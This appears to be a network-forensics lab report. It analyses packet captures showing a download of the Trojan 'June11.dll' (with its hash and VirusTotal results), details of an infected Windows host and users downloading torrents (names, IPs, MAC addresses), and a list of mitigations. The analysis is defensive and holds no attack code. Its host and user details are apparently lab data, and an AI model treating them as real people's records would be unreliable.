5 638.724520400 13.33.255.110	10.11.11.200 TCP	54 443 → 49244 [FIN, ACK] Seq=14405 Ack=774 Win=32512 Len=0

[Malicious Behavior: June11.dll malware download

Wireshark search string: Ip.src == 10.6.12.203 && http.request.method == GET

- Domain name of the users' custom site:
 Wpad.Frank'n'Ted.com (windows proxy auto discovery)
- IP address of the Domain Controller (DC) of the AD network: 10.6.12.12
- Type of traffic observed : GET request was made by IP - 10.6.12.203 for a known malware file called "June11.dll"
- File was exported by us and posted to Virustotal.com
- Specific user activity (browsing, POST GET Etc): No other mentions of file June11.dll were found.
- Description of any interesting files: June11.dll is listed on virus total as a Trojan type malware with a HIGH threat level by 49 security vendors



June 11.dll Threat level: High 10 out of 10

49 security vendors have identified this file as a Trojan type malware

https://maltiverse.com > sample


june11.dll - Malicious Sample - Maltiverse

Jul 13, 2020 — june11.dll. Classification: malicious. Tags. Blacklist sightings. Description, Source, First Seen, Last Seen, Labels. Trojan.

https://app.any.run > tasks

june11.dll (MD5: 2545B15483165D00D1B6D63D9FD0821D)

Jun 11, 2021 — Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.



Vulnerable Windows Machines

Infected machine

Information about the infected Windows machine:


Host name: Rotterdam-PC


IP address: 172.16.4.205

MAC address: (00:59:07:b0:63:a4)

 Username of the Windows user whose computer is infected:
 mattijs.devries

- IPs used in the infected traffic 172.16.4.205 and 172.16.4.4
- The Screenshot of this desktop
 was captured by isolating
 http traffic in PNG format.
 "Ctrl--Shift-O" allows wireshark
 view images.






[Torrent downloading]


Summary - The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.

- IP address 10.0.0.201 Belongs to Elmer Blanco
- MAC address: (00:16:17:18:66:c8)
- Windows username: elmer.blanco
- OS version: Windows NT 10.0
- The DC is associated with the domain dogoftheyear.net

- Specific user activity browsing: GET request of copyrighted Torrent file:
 Betty_Boop_Rythm_on_the_Reservation.avi.torrent
- Description of any interesting files: most of the torrent files are known to contain copyrighted material. ... If they find any trace of illegal torrent file downloads, or any copyrighted torrent file, the torrent users are liable to face legal consequences for their illegal actions over the internet.



Stealth Exploitation of the Weak Password



Monitoring Overview and Mitigation Strategies

- Implement a policy of least priviledge
 - Unfortunately, being a guessable password, no alerts may be configured to detect such an occurrence.
 Cyber security training and awareness in company meetings will allow us to recommend stronger passwords (10 or more characters) and changed periodically (Over 45 days)
 - However, the following alert would notify us of the WordPress scan:
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- It is be possible to Blacklist the IP of the user to where they are expected to be located. Although, attackers can use a VPN to spoof their true location and login as if they were that user at another location.
- Contracting with a Intrusion Prevention system will offer monitored traffic and alert systems.
- DDOS mitigation services are available as well which can accept and direct increased volumes of traffic to avoid disruptions to access.